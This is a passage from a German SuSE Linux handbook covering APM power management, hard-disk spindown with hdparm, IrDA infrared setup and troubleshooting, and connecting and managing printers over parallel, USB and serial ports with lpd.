Kontrolle des Akkuzustands – Durchaus interessant.

Automatisches Ausschalten – Das ist auch für Desktops interessant. Nach einem „Shutdown" wird der Computer vollständig ausgeschaltet.

Abschalten der Festplatte – Das spart deutlich Strom und auch Nerven, wenn man eine laute Festplatte hat. Diese Funktion ist aber auch von anderen Faktoren abhängig. Zum Beispiel weckt ein Editor, der regelmäßig automatische Sicherungen durchführt, die Platte immer wieder auf.

Einige dieser Funktionen führt das BIOS alleine aus. Stand-by und Suspend kann man auf vielen Notebooks mit Tastenkombinationen oder mit Schließen des Deckels aktivieren. Dazu ist erstmal keinerlei Funktion seitens des Betriebssystems nötig. Wer diese Betriebsarten jedoch per Kommando einleiten möchte oder darauf angewiesen ist, dass vor dem Suspend noch bestimmte Aktionen ausgeführt werden, muss entsprechende Pakete und einen geeigneten Kernel installiert haben.

11.2.2 Der richtige Kernel

Für erweiterte APM-Funktionalität benötigt man einen Kernel, der APM-Unterstützung enthält. Einer der SuSE-Standardkernel, die man mit YaST installieren kann, erfüllt diese Voraussetzung. Das lässt sich auch leicht nachprüfen mit dem Kommando **`cat /proc/apm`**. Wenn hier eine Zeile mit diversen Zahlen erscheint, ist alles okay. Jetzt sollte ein **`shutdown -h`** zum Ausschalten des Computers führen. Da manche BIOS-Implementierungen sich nicht exakt an Standards halten, kommt es manchmal zu merkwürdigem Verhalten. Manche Probleme kann man mit speziellen Kernelkonfigurationen umgehen. Hinweise dazu finden Sie in unser Supportdatenbank `http://sdb.suse.de/sdb/de/html/`oder der „Linux Laptop Homepage“ unter `http://www.cs.utexas.edu/users/kharker/linux-laptop`.

11.2.3 Der APM-Daemon

Dieser ☞*Daemon* apmd dient zur Überwachung der Batterie und kann bestimmte Aktionen auslösen, wenn ein „Stand-by“ oder „Suspend“ eintritt. Er befindet sich im Paket `apmd`, Serie `ap`. Er ist nicht unbedingt zum Betrieb notwendig, kann jedoch recht nützlich sein. Damit er beim Booten automatisch gestartet wird, muss in `/etc/rc.config` die Variable **`START_APMD`** auf `yes` gesetzt werden. Er kann aber immer mit **`rcapmd start`** von Hand gestartet werden.

Zur Konfiguration gibt es in `/etc/rc.config.d/apmd.rc.config` einige Variablen. Die Datei ist mit Kommentaren versehen, deshalb werden hier nur einige Hinweise gegeben.

- Obwohl PCMCIA bei SuSE Linux mit APM-Unterstützung übersetzt ist, gibt es hier manchmal Schwierigkeiten. Einige der Kartentreiber kehren von einem Suspend nicht ordentlich zurück (z. B. `xirc2ps_cs`). Deshalb kann der apmd das PCMCIA-System vor dem Suspend deaktivieren und danach wieder aktivieren. Dazu wird die Variable **`APMD_PCMCIA_EJECT_ON_SUSPEND`** auf `yes` gesetzt.
- Wenn nach einem Suspend die Uhrzeit nicht mehr stimmt, setzt man **`APMD_SET_CLOCK_ON_RESUME`** auf `yes`.
- Macht das X Window SystemProbleme, wenn das System erwacht, hilft einem **`APMD_LEAVE_X_BEFORE_SUSPEND=yes`**.
- Genauso können die Sound-Module während des Suspends entladen werden. Dazu dient **`APMD_STOP_SOUND_BEFORE_SUSPEND=yes`**. Achtung,

beim Entladen werden eventuell laufende Soundanwendungen geschlossen; andernfalls ließen sich die Module nicht entladen. Falls Sie also Musikdaten bearbeiten, speichern Sie diese zuvor sicherheitshalber.

Weiterhin lässt sich das „Spindown“-Verhalten der Festplatte automatisch an Batterie oder Netzbetrieb anpassen oder das System bei Erreichen einer kritischen Batteriekapazität automatisch herunterfahren. Fortgeschrittene Anwender können sich weitere Funktionen in die Datei `/usr/sbin/apmd_proxy` selbst einbauen.

11.2.4 Weitere Befehle

Im Paket `apmd` sind noch einige nützliche Programme enthalten. Mit **`apm`** kann die aktuelle Batteriekapazität abgefragt werden und das System in Stand-by (**`apm -S`**) oder Suspend (**`apm -s`**) geschickt werden; vgl. die Manual-Page von **`apm`** (**`man apm`**).

Das Kommando **`apmsleep`** suspendiert das System für eine vorgegebene Zeit; vgl. Manual-Page von **`apmsleep`** (**`man apmsleep`**).

Wer eine Logdatei beobachten möchte, ohne die Festplatte ständig am Laufen zu halten, der kann **`tailf`** als Ersatz für **`tail -f`** verwenden.

Natürlich gibt es auch hier Tools für das X Window System. Ebenfalls im Paket `apmd` findet man **`xapm`**, was den Ladezustand der Batterie grafisch anzeigt. Wer den KDE-Desktop verwendet – oder zumindest kpanel –, kann sich auch von kbatmon den Ladestand des Akkus anzeigen lassen und das System suspendieren.

11.2.5 Pause für die Festplatte


Man kann unter Linux die Festplatte abschalten, wenn sie nicht benötigt wird. Dazu dient das Programm hdparm, mit dem man diverse Einstellungen an den Festplatten vornehmen kann. Mit der Option **`-y`** wird die Platte sofort in den Stand-by-Modus geschickt, mit **`-Y`** wird sie vollständig abgeschaltet. Mit **`hdparm -S 6`** wird erreicht, dass die Platte nach 30 Sekunden Inaktivität abgeschaltet wird. Die Zahl 6 steht in diesem Fall für $6 * 5 = 30$ Sekunden, der Wert `0` schaltet diese Funktion aus. Bei größeren Werten wird auch der Multiplikator größer; genaueres steht in der Manual-Page.

Möchte man dieses Stand-by-Verhalten davon abhängig machen, ob man mit Batterie oder Stromanschluss arbeitet, kann man geeignete Einstellungen in `/etc/rc.config.d/apmd.rc.config` treffen. Die Variable **`APMD_CHECK_TIME`** sollte dann aber auf `0` stehen.

Leider wird die Platte häufig benötigt, wodurch sie immer wieder aufgeweckt wird. Zum Teil sind dafür Programme (z. B. Texteditoren) verantwortlich, die regelmäßig Daten auf der Platte sichern. Auch Hilfsmittel wie **`tail -f`** <**`logfile`**> halten die Platte am Laufen, doch dafür gibt es **`tailf`** <**`logfile`**> als Ersatz (s. o.).

11.3 IrDA – Infrared Data Association

IrDA (Infrared Data Association) ist ein Industriestandard für drahtlose Kommunikation über Infrarotlicht. Viele heute ausgelieferte Laptops sind mit einem IrDA-kompatiblen Sender/Empfänger ausgestattet, der die Kommunikation mit anderen Geräten, wie Druckern, Modems, LAN oder anderen Laptops ermöglicht. Die Übertragungsrate reicht von 2400 bps bis hin zu 4 Mbps.



Hinweis

Die Unterstützung für dieses Protokoll im Linux-Kernel ist noch nicht vollständig abgeschlossen. Daher ist die Funktionalität auch nicht in den Standard-Kernel eingebunden, es wird bislang nur als „experimentell“ eingestuft (Beta-Status). Das bedeutet, dass dieser recht „junge“ Treiber nicht so gründlich erprobt und eventuell nicht so stabil ist, wie andere Bestandteile des Kernels.

Software

Das Paket `irda`, Serie `n` stellt die Unterstützung für die Infrarotschnittstelle und das IrDA-Protokoll bereit. Nach der Installation des Paketes findet man die Dokumentation unter `/usr/share/doc/packages/irda/README`.

Aus dem Paket `howto` wird das `IR-HOWTO` installiert. Dies findet man nach der Installation unter `/usr/share/doc/howto/en/IR-HOWTO.gz`. Weitere Informationen zum Linux IrDA-Projekt können Sie auch der URL `http://irda.sourceforge.net/` entnehmen.

Konfiguration

Dieses Paket trägt bei der Installation die Variablen **`START_IRDA`**, **`IRDA_PORT`** und **`IRDA_IRQ`** in die Datei `/etc/rc.config` ein. Standardmäßig ist die Verwendung von IrDA deaktiviert; über das Kommando

```
erde: # rcirda start
```

können Sie die Schnittstelle aber jederzeit manuell aktivieren bzw. deaktivieren (mit dem Parameter `stop`). Beim Aktivieren der Schnittstelle werden die notwendigen Kernel-Module automatisch geladen.

Über IRDA_PORT (Voreinstellung `/dev/ttyS1`) und `IRDA_IRQ` (Voreinstellung `3`) können Sie die für IrDA verwendete Schnittstelle konfigurieren; dies wird über das Skript `/etc/irda/drivers` beim Start der Infrarotunterstützung eingestellt.

Wenn Sie START_IRDA auf `yes` setzen steht die Unterstützung der Infrarotschnittstelle gleich nach dem Booten zur Verfügung. Leider benötigt IrDA merklich mehr (Batterie-)Strom, da alle paar Sekunden ein „Discovery“-Paket verschickt wird, um andere Peripheriegeräte automatisch zu erkennen.

Verwendung

Will man nun z. B. über Infrarot drucken kann man dazu über die Gerätedatei `/dev/irlpt0` die Daten schicken. Die Gerätedatei `/dev/irlpt0` verhält sich wie die normale „drahtgebundene“ Schnittstelle `/dev/lp0`, nur dass die Druckdaten drahtlos über infrarotes Licht verschickt werden.

Einen Drucker, der über die Infrarotschnittstelle betrieben wird, können Sie wie einen Drucker am Parallelport oder an der seriellen Schnittstelle über YaST einrichten (vgl. Abschnitt 3.6.1 auf Seite 103). Beachten Sie bitte beim Drucken, dass sich der Drucker in Sichtweite der Infrarotschnittstelle des Computers befindet und dass die Infrarotunterstützung gestartet wird.

Will man über die Infrarotschnittstelle mit anderen Rechnern oder mit z. B. Handys oder ähnlichen Geräten kommunizieren, so kann man dies über die Gerätedatei `/dev/ircomm0` erledigen. Mit dem Siemens S25 Handy beispielsweise kann man sich über das Programm wvdial mittels Infrarot drahtlos ins Internet einwählen.

Troubleshooting

Falls Geräte am Infrarotport nicht reagieren, können Sie als Benutzer `'root'` mit dem Kommando **`irdadump`** überprüfen, ob das andere Gerät überhaupt vom Computer erkannt wird:

```
erde: # irdadump
```

Bei einem Canon BJC-80 Drucker in „Sichtweite“ des Computers `erde` erscheint dann eine Ausgabe ähnlich der folgenden in regelmäßiger Wiederholung (vgl. Ausgabe 11.3.1).

```
21:41:38.435239 xid:cmd 5b62bed5 > ffffffff S=6 s=0 (14)
21:41:38.525167 xid:cmd 5b62bed5 > ffffffff S=6 s=1 (14)
21:41:38.615159 xid:cmd 5b62bed5 > ffffffff S=6 s=2 (14)
21:41:38.705178 xid:cmd 5b62bed5 > ffffffff S=6 s=3 (14)
21:41:38.795198 xid:cmd 5b62bed5 > ffffffff S=6 s=4 (14)
21:41:38.885163 xid:cmd 5b62bed5 > ffffffff S=6 s=5 (14)
21:41:38.965133 xid:rsp 5b62bed5 < 6cac38dc S=6 s=5 BJC-80 \
                        hint=8804 [ Printer IrCOMM ] (23)
21:41:38.975176 xid:cmd 5b62bed5 > ffffffff S=6 s=* erde \
                        hint=0500 [ PnP Computer ] (21)
```

Ausgabe 11.3.1: IrDA: **`irdadump`**

Sollte überhaupt keine Ausgabe erfolgen oder das andere Gerät sich nicht zurückmelden, so überprüfen Sie bitte die Konfiguration der Schnittstelle. Verwenden Sie überhaupt die richtige Schnittstelle? Manchmal ist die Infrarotschnittstelle auch unter `/dev/ttyS2` oder `/dev/ttyS3` zu finden oder ein anderer Interrupt als Interrupt 3 wird verwendet. Diese Einstellungen können Sie aber bei fast jedem Laptop im BIOS-Setup konfigurieren.

Beachten Sie bitte auch, dass Sie ohne weiteres nur Geräte ansprechen können, die die Protokolle `Printer` oder `IrCOMM` unterstützen. Mit speziellen Pro-

grammen (**irobex_palm3**, **irobex_receive**, bitte beachten Sie hierzu die Beschreibung im IR-HOWTO) können Sie auch Geräte ansprechen, die das IROBEX-Protokoll verwenden (z. B. 3Com Palm Pilot). Die vom Gerät unterstützten Protokolle werden bei der Ausgabe von **irdadump** nach dem Gerätenamen in eckigen Klammern angeben. Die Unterstützung des IrLAN-Protokolls ist „Work in progress“ – es ist leider zur Zeit noch nicht stabil, wird aber sicher in naher Zukunft auch unter Linux zur Verfügung stehen.

Mit einer einfachen Video-Kamera können Sie auch überprüfen, ob die Infrarot-LED überhaupt aufleuchtet – im Gegensatz zum Menschen können die meisten Videokameras Infrarotlicht „sehen“.

12 Druckerbetrieb

In diesem Kapitel kommen die wesentlichen Vorgänge zur Sprache, die beim Drucken „hinter den Kulissen“ ablaufen.

12.1 Grundlagen und Voraussetzungen zum Drucken

Unter Linux werden Drucker in der Regel nur über „Druckwarteschlangen“ (engl. *Queues*) angesprochen. Die zu druckenden Daten werden dabei in einer Druckwarteschlange zwischengelagert und durch den „Druckerspooler“ in der richtigen Abfolge zum Drucker geschickt. Der Druckerspooler sorgt dafür, dass zeitgleiche Druckaufträge ohne gegenseitige Beeinträchtigung zum Drucker gelangen und ausgedruckt werden.

Oftmals liegen die zu druckenden Daten nicht in der Form vor, die der Drucker direkt verarbeiten kann: Beispielsweise muss eine Grafik im Normalfall vorher in ein druckbares Format umgewandelt werden. Die Umwandlung der Daten in das druckbare Format, erfolgt durch den „Druckerfilter“. Der Druckerfilter ist ein Programm, das die zu druckenden Daten in die Sprache übersetzt, die der Drucker direkt versteht.

12.1.1 Verschiedene Standarddruckersprachen

ASCII-Text – Normalerweise kann jeder Drucker wenigstens ASCII-Text direkt ausgeben. Allerdings gibt es Drucker, die keinen ASCII-Text direkt drucken können, aber eine der folgenden Standard-Druckersprachen angesprochen verstehen. Eine Ausnahme sind die nur für Windows konzipierten „GDI-Drucker“, die von Haus aus weder ASCII-Text noch Datenmaterial drucken können, das in einer der folgenden Standard-Druckersprachen vorliegt.

PostScript – PostScript ist die Standard-Druckersprache unter Unix/Linux. Wenn kein PostScript-Drucker zur Verfügung steht, wird unter Linux ein spezielles Filterprogramm (Ghostscript) verwendet, um PostScript-Daten in andere Standard-Druckersprachen zu übersetzen.

PCL 5 oder PCL 6 – Diese Druckersprachen sind bei Laserdruckern verbreitet.

PCL 3 – Diese Druckersprache verstehen die meisten HP DeskJet-Drucker und dazu kompatible Modelle.

ESC/P, ESC/P2 oder ESC/P Raster – Diese Druckersprachen werden von fast allen Epson-Drucker und dazu kompatibelen Geräten verstanden.


12.1.2 Die Problematik der GDI-Drucker

Am Markt befinden sich zahlreiche Drucker, die mit der Beschriftung „for Windows“ an den Mann gebracht werden; eine andere häufige Bezeichnung ist „GDI-Drucker“. Derartige Geräte lassen sich oftmals gar nicht oder im Glücksfall nur eingeschränkt unter Linux benutzen; machen Sie sich bitte in der CDB unter `http://cdb.suse.de/` kundig oder fragen Sie Ihren Händler!

Bei reinen GDI-Druckern verzichtet der Hersteller auf ein Standardprotokoll und steuert den Drucker direkt mit den Steuerimpulsen des speziellen Modells an. Es muss jedoch gesagt werden, dass es Drucker gibt, die zusätzlich zum GDI-Modus eine „richtige“ Druckersprache verstehen.

12.1.3 Hard- und Software-Voraussetzungen

- Der Drucker wird von SuSE Linux unterstützt; vgl. dazu die Aufstellungen in den folgenden Dateien bzw. unter den folgenden Web-Adressen:
  - `/usr/share/doc/packages/ghostscript/catalog.devices`
  - `http://cdb.suse.de`
  - `http://www.linuxprinting.org` → ‘`The Database`’ (`http://www.linuxprinting.org/database.html`)
  - `http://www.cs.wisc.edu/~ghost/printer.html`



Hinweis

Manchmal ist im WWW ein Ghostscript-Treiber genannt, der die aktuelle „Aladdin Ghostscript“ Version benötigt. Bei SuSE Linux wird aus lizenzrechtlichen Gründen „GNU Ghostscript“ (also die davor liegende Ghostscript-Version) mitgeliefert. In der Regel gibt es aber auch einen GNU Ghostscript-Treiber, mit dem der Drucker funktioniert.

- Der Drucker ist grundsätzlich ansprechbar; siehe dazu den Abschnitt 12.2 auf Seite 370.
- Sie verwenden einen SuSE Originalkernel von den CD-ROMs; also insbesondere *keinen* selbst-compilierten Kernel.

  Wenn nicht, installieren Sie bitte einen SuSE-Originalkernel mit YaST und booten Sie mit diesem.
- Empfehlenswert ist die Installation der Pakete des ‘`SuSE Default System`’ mit YaST installiert bzw. die Installation des ‘`Standard-System`’ mit YaST2.

  Bei sehr wenig Plattenplatz sind neben dem ‘`SuSE Minimal System`’ noch folgende Pakete notwendig, um ASCII- und PostScript-Dateien drucken zu können:
  - Paket `a2ps`, Serie `ap`

- Paket `aps`, Serie `ap`
- Paket `gs_x11`, Serie `ap`
- Paket `gs_fonto`, Serie `ap`
- Paket `gs_fonts`, Serie `ap`
- Paket `gs_lib`, Serie `ap`
- Paket `lprold`, Serie `n`

Zum Nachinstallieren von Paketen vgl. Abschnitt 3.4 auf Seite 95 ff.

In Zweifelsfällen orientieren Sie sich bitte an der aktuellen Fassung des SDB-Artikels `file:/usr/share/doc/sdb/de/html/jsmeix_print-einrichten.html`.

Mögliche Probleme

- Wenn Sie ein Update eines älteren SuSE Linux durchgeführt haben, können Inkonsistenzen in den Paketen und (Konfigurations)-Dateien des Drucksystems vorliegen. Es ist dann sinnvoll, das Drucksystem komplett neu einzurichten.

12.1.4 Bestimmung eines geeigneten Druckertreibers

Bei den in Abschnitt 12.1.3 auf der vorherigen Seite genannten Listen sind auch Ghostscript-Treiber zu einzelnen Druckermodellen angegeben. Wenn auch der Hersteller keine Linux-relevanten Informationen zu Ihrem Druckermodell liefern kann, helfen folgende Tipps weiter:

- Stellen Sie fest, ob Ihr Drucker zu einem Modell kompatibel ist, welches unter Linux läuft und nehmen Sie dann den Ghostscript-Treiber für das kompatible Modell.

  Kompatibel unter Linux bedeutet, dass Ihr Drucker mit denselben binären Steuersequenzen wie das kompatible Modell korrekt drucken kann – d. h. die Drucker „verstehen“ dieselbe Druckersprache direkt und nicht etwa nur durch einen passenden Treiber (z. B. für Windows) emuliert.

  Sie können nicht immer aus ähnlichen Druckerbezeichnungen auf Kompatibilität schließen. Dies liegt daran, dass ähnlich bezeichnete Drucker manchmal nicht dieselbe Druckersprache direkt verstehen.

- Welche Druckersprache Ihr Drucker direkt versteht, erfahren Sie am sichersten direkt beim Hersteller. Auch unter den technischen Daten im Druckerhandbuch ist oft die Druckersprache angegeben. Beispiele für Standarddruckersprachen entnehmen Sie Abschnitt 12.1.1 auf Seite 367.

- Ghostscript-„Treiber“ mit der Endung `.upp` sind von besonderer Art. Dabei handelt sich um Parameterdateien für den `uniprint`-Ghostscript-Treiber. Wenn Sie für Ihren Drucker eine geeignete Parameterdatei finden, sollten Sie den Drucker damit konfigurieren.

12.2 Drucker lokal anschließen

12.2.1 Parallele Schnittstellen

Der Anschluss eines Druckers an ein Linux-System erfolgt in der Regel über eine parallele Schnittstelle. Ein Drucker an einer parallelen Schnittstelle ist über das `parport`-Subsystem des Kernels anzusprechen.

Dem `parport`-Subsystem sind die parallelen Schnittstellen durch Laden architekturspezifischer Zusatztreiber bekanntzumachen (vgl. Abschnitt 10.4.3 auf Seite 336 ff.). So können mehrere, in Kette geschaltete Geräte über *eine* parallele Schnittstelle *gleichzeitig* bedient werden. Die Zählung der Gerätedateien für Parallelport-Drucker beginnt bei `/dev/lp0`. Um über die erste parallele Schnittstelle drucken zu können, müssen beim SuSE Standardkernel die Module `parport`, `parport_pc` und `lp` geladen sein – dies erledigt der kmod (engl. *Kernel Module Loader*) in der Regel automatisch (vgl. Abschnitt 13.2 auf Seite 406), sobald auf die Gerätedatei (z. B. `/dev/lp0`) zugegriffen wird. Wenn die parallele Schnittstelle nicht gefunden wird, können Sie mit Kernel-Parametern nachhelfen; vgl. auch auf Seite 446 f.

Konfiguration der ersten parallelen Schnittstelle

Die erste parallele Schnittstelle `/dev/lp0` wird durch einen Eintrag in `/etc/modules.conf` konfiguriert (Datei 12.2.1).

```
alias parport_lowlevel parport_pc
options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
# options parport_pc io=0x378,0x278  irq=none,none
```

Datei 12.2.1: `/etc/modules.conf`: Erste parallele Schnittstelle

Bei **`io`** steht die IO-Adresse der parallelen Schnittstelle. Bei **`irq`** steht `none` als Voreinstellung für den „Polling-Betrieb“ oder der Interrupt der parallelen Schnittstelle. Der Polling-Betrieb ist im Allgemeinen unproblematischer als der Interrupt-Betrieb und allenfalls bei ganz alten Rechnern langsamer.

Damit diese Einstellungen funktionieren, muss im BIOS oder über die Firmware des Rechners für die erste parallele Schnittstelle eingestellt sein:

- IO-Adresse `378` (hexadezimal)
- Interrupt `7` (im Polling-Betrieb nicht relevant)
- Modus `Normal`, `SPP` oder `Output-Only` (andere Modi funktionieren nicht immer)
- `DMA` ist abgeschaltet (sollte im Modus `Normal` abgeschaltet sein)

Test der ersten parallelen Schnittstelle

Ist der Drucker in der Lage, ASCII-Text zu drucken, dann sollte man als Benutzer `'root'` (☞*Systemadministrator*) mit dem Befehl

```
erde: # echo -en "hello\f" >/dev/lp0
```

eine Seite mit dem Wort `hello` ausdrucken können.

Konfiguration der zweiten parallelen Schnittstelle

Eine zweite parallele Schnittstelle, die unter der Standard-IO-Adresse 278 (hexadezimal) ansprechbar ist (z. B. per Jumper auf einer ISA-Schnittstellenkarte einstellbar), ist ebenso mit einem Eintrag in `/etc/modules.conf` zu konfigurieren (Datei 12.2.2).

```
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0x278  irq=none,none
```

Datei 12.2.2: `/etc/modules.conf`: Zwei parallele Schnittstellen

Nach einem Reboot oder dem Neustarten aller Dienste (vgl. auf der nächsten Seite) steht die zweite parallele Schnittstelle zur Verfügung.

Test der zweiten parallelen Schnittstelle

Ist der Drucker in der Lage, ASCII-Text zu drucken, dann sollte man als Benutzer `'root'` mit dem **`echo`**-Befehl

```
erde: # echo -en "hello\f" > /dev/lp1
```

eine Seite mit dem Wort `hello` ausdrucken können.

12.2.2 Besondere Steckkarten: ISA-PnP und PCI

Wenn die IO-Adresse einer zusätzlichen parallelen Schnittstelle nicht vorab bekannt ist, muss diese ermittelt werden.

ISA PnP-Karten

Manchmal lassen sich auf solchen Karten auch feste Werte für IO-Adresse, Interrupt und Modus einstellen: Entweder über Jumper oder – falls Sie DOS/Windows haben – über ein mitgeliefertes DOS/Windows-Programm (die verschiedenen DOS- und Windows-Versionen werden hier und im Folgenden als DOS/Windows). Wenn dies möglich ist, stellen Sie feste Werte für IO-Adresse, Interrupt und Modus ein.

Andernfalls werden die Werte für IO-Adresse, Interrupt und Modus erst beim Starten von Linux auf der ISA PnP-Karte eingetragen. Welche Werte eingetragen werden, lässt sich entweder in den Bootmeldungen von Linux finden oder es ist analog zum Kapitel 10.2 auf Seite 322 vorzugehen.

PCI-Karten

Welche IO-Adressen und welcher Interrupt bei einer PCI-Karte in Frage kommt, können Sie mit folgendem Befehl sehen (vgl. Ausgabe 12.2.1):

```
erde: # /sbin/lspci -vv | less
```

```
...
00:0a.0 Parallel controller: ...
        ...
        Flags: stepping, medium devsel, IRQ 10
        I/O ports at b400
        I/O ports at b000
        I/O ports at a800
        I/O ports at a400
...
```

Ausgabe 12.2.1: Auszug von **`lspci -v`** für eine PCI-Schnittstellenkarte

Jeweils zwei um 400 (hexadezimal) versetzte IO-Adressen gehören zusammen zu einem parallelen Port. Der Konfigurationseintrag in `/etc/modules.conf` muss aussehen wie in Datei 12.2.3.

```
alias parport_lowlevel parport_pc
# options parport_pc io=0x378 irq=none,none
# If you have multiple parallel ports, specify them this way:
options parport_pc io=0x378,0xb400,0xa800 irq=none,none,none
```

Datei 12.2.3: `/etc/modules.conf`: PCI-Karte mit 2 parallelen Schnittstellen

Nach einem Reboot oder dem Neustarten aller Dienste (vgl. auf dieser Seite) stehen alle drei parallelen Schnittstellen zur Verfügung.

Test aller parallelen Schnittstellen

Sofern jeweils ein normaler Drucker (ASCII-fähig) angeschlossen ist, sollte man als Benutzer `'root'` mit

```
erde: # echo -en "hello\f" > /dev/lp0
erde: # echo -en "hello\f" > /dev/lp1
erde: # echo -en "hello\f" > /dev/lp2
```

jeweils eine Seite mit dem Wort `hello` ausgedruckt bekommen.

Statt eines Reboots genügt es, als Benutzer `'root'` die Liste der Kernel-Modulabhängigkeiten zu aktualisieren und – sofern an den parallelen Ports nur Drucker angeschlossen sind – den Druckerdaemon zu stoppen, die Kernelmodule, die die parallelen Schnittstellen betreffen, zu entladen und wieder neu zu laden und den Druckerdaemon wieder zu starten:

```
erde: # /sbin/depmod -a
erde: # rclpd stop
erde: # rmmod lp
erde: # rmmod parport_probe
erde: # rmmod parport_pc
erde: # rmmod parport
erde: # modprobe parport
erde: # modprobe parport_pc
erde: # modprobe parport_probe
erde: # modprobe lp
erde: # rclpd start
```

12.2.3 USB-Anschluss

Im BIOS des Rechners muss ein Interrupt für USB aktiviert sein. Bei einem Award-BIOS ist dazu beispielwweise im Menü ‘PNP AND PCI SETUP’ (oder ähnlich) der Eintrag ‘USB IRQ’ (oder ähnlich) auf Enabled (oder ähnlich) zu setzen.

Testen Sie, ob der USB-Drucker ansprechbar ist, indem Sie als Benutzer root eingeben:

```
erde: # echo -en "hello\f" > /dev/usblp0
```

Vorausgesetzt, an der ersten USB-Schnittstelle /dev/usblp0 hängt ein Drucker, der ASCII-Text drucken kann, sollte eine Seite mit dem Wort hello ausgegeben werden.

Manchmal kommt es vor, dass der USB-Drucker nicht mehr angesprochen werden kann – z. B. wenn man während eines Ausdrucks den USB-Stecker abzieht. Dann hilft es, alle Prozesse, die auf /dev/usblp0 zugreifen, zu beenden und die Kernelmodule, die den USB-Drucker betreffen, zu entladen und wieder neu zu laden, indem Sie als Benutzer root folgende Befehle eingeben:

```
erde: # fuser -k /dev/usblp0
erde: # rmmod printer
erde: # rmmod usb-uhci        # oder:   rmmod usb-ohci
erde: # umount usbdevfs
erde: # rmmod usbcore
erde: # modprobe usbcore
erde: # mount usbdevfs
erde: # modprobe usb-uhci     # oder:   modprobe usb-ohci
erde: # modprobe printer
```

Prüfen Sie vorher mit **lsmod**, welche USB-Module geladen sind (ob usb-uhci oder usb-ohci) und ob noch weitere Modul-Abhängigkeiten bestehen, etwa die Anzeige

```
usbcore  ...  [printer usb-uhci]
```

besagt, dass das Modul usbcore noch von den Modulen printer und usb-uhci benötigt wird. Daher müssen in diesem Fall die Module printer und usb-uhci vor dem Modul usbcore entladen werden.

12.2.4 Serielle Schnittstellen

Richten Sie den seriellen Drucker mit **lprsetup** ein. Dieses menügeführte Konfigurationsskript wird in Abschnitt 12.5 auf Seite 379 beschrieben.

Nach der Beendigung von **lprsetup** müssen in /etc/printcap zusätzlich zu den gewöhnlichen Einträgen die in Datei 12.2.4 angegebenen Zeilen auftauchen.

```
        :br#9600:\
        :ty=ixon -imaxbel -ixany -ixoff -crtscts:\
```

Datei 12.2.4: /etc/printcap: Serielle Schnittstelle

Bei **br** wird die Baudrate der seriellen Schnittstelle festgelegt bei **ty** stehen die **stty**-Optionen. Beide Werte müssen Sie eventuell entsprechend der Hardware anpassen.

Bei Problemen verwenden Sie als Druckerspooler anstelle des Standardspoolers aus dem Paket lprold den Druckerspooler aus dem Paket plp (beide Pakete sind in der Serie n) wie folgt:

1. Melden Sie sich als Benutzer 'root' an.
2. Stoppen Sie den Druckerspooler mit:
   erde: # **rclpd stop**
3. Deinstallieren Sie das Paket lprold mit YaST.
4. Beenden Sie YaST und starten Sie YaST erneut, um das Paket plp zu installieren.
5. Starten Sie den Druckerspooler mit:
   erde: # **rclpd start**

Zusatzinformationen

Die Parameter der seriellen Schnittstelle können mit dem Programm **setserial** festgelegt werden; siehe hierzu die Manual-Page von **setserial** (**man setserial**).

Wenn Sie in /etc/init.d/boot.local einen passenden **setserial**-Aufruf eintragen, wird dieser bei jedem Booten automatisch ausgeführt (vgl. auch /etc/init.d/serial).

In der Manual-Page von **stty** (**man stty**) werden zahlreiche Optionen erklärt.

12.3 lpd: der Druck-Manager und Tools

12.3.1 Der Druck-Manager im Hintergrund

Der lpd (engl. *Line Printer Daemon*) wird beim Systemstart durch das Skript /etc/init.d/lpd aktiviert, wenn in der /etc/rc.config die Variable **START_LPD=yes** gesetzt wurde. Er läuft als ☞*Daemon* im Hintergrund.

lpd stellt beim Start anhand der `/etc/printcap` fest, welche Druckwarteschlangen definiert sind. Seine Aufgabe ist, die Ausführung der „gespoolten“ Aufträge (engl. *Jobs*) zu organisieren:


- Er managt die lokalen Warteschlangen: Er schickt die Datendatei eines jeden Jobs durch den passenden Filter (festgelegt durch den Eintrag der Warteschlange in `/etc/printcap` sowie durch explizite Angaben in der Job-Steuerdatei) und dann zur Druckerschnittstelle;
- Er berücksichtigt die Reihenfolge der Jobs in den Druckwarteschlangen;
- Er überwacht den Status der Warteschlangen und Drucker (Datei `status` in den lokalen Spool-Verzeichnissen) und gibt auf Verlangen Auskunft darüber;
- Er leitet Druckaufträge an Warteschlangen auf entfernten Rechnern an den dortigen lpd weiter;
- Er nimmt Druckaufträge von entfernten Rechnern für lokale Warteschlangen an oder weist sie bei ungenügender Autorisierung ab.

Autorisierung: Nur Anfragen von entfernten Hosts (engl. *remote*), die in der Datei `/etc/hosts.lpd` des „Printservers“ aufgeführt sind, werden angenommen; ein Eintrag des Hosts in `/etc/hosts.equiv` genügt auch, aber dies hat *sehr* weitreichende Folgen für allgemeine Zugriffsmöglichkeiten von diesem Host auf den lokalen Rechner; es sollte der Sicherheit wegen möglichst vermieden werden (vgl. im Sicherheitskapitel 18.2.2 auf Seite 532). Zusätze in der Definition der Warteschlange können Sie weiter einschränken auf Benutzer einer bestimmten Gruppe oder Benutzer mit Accounts auf dem lokalen Rechner.

12.3.2 Zusatz- und Steuertools für den Anwender

Drucken Sie beispielsweise über die Warteschlange `raw` eine Datei, die nicht im druckerspezifischen Format vorliegt, so kann der Drucker mit diesen Daten nichts Sinnvolles anfangen: Unmengen Papier werden mit sinnlosen Zeichen vollgedruckt. Das Gleiche passiert auch, wenn der Druckerfilter nicht richtig konfiguriert wurde und druckerspezifische Daten für ein inkompatibles Druckermodell produziert.

Will man einen solchen Druckauftrag aus der Warteschlange entfernen, ist auf die folgenden Befehle zur Bearbeitung der Druckwarteschlangen zurückzugreifen.



Hinweis

Für zahlreiche Manipulationen an den Druckwarteschlangen brauchen Sie `'root'`-Rechte, d. h. wenn Sie beispielsweise fremde Druckaufträge löschen wollen, müssen Sie als `'root'` arbeiten.

lpq zeigt eigene Druckaufträge (engl. *Jobs*) in einer Warteschlange (Option **-P**) an; z. B. produziert die Eingabe

```
tux@erde: > lpq -Pwarteschlange
```

das Ergebnis in Ausgabe 12.3.1.

```
warteschlange is ready and printing
Rank    Owner      Job  Files         Total Size
active tux        676  Hallo.txt     259420 bytes
1st    tux        677  brief.dvi      11578 bytes
2nd    tux        683  bild.gif       37464 bytes
```

Ausgabe 12.3.1: Beispiel einer Ausgabe des Befehls **lpq**.

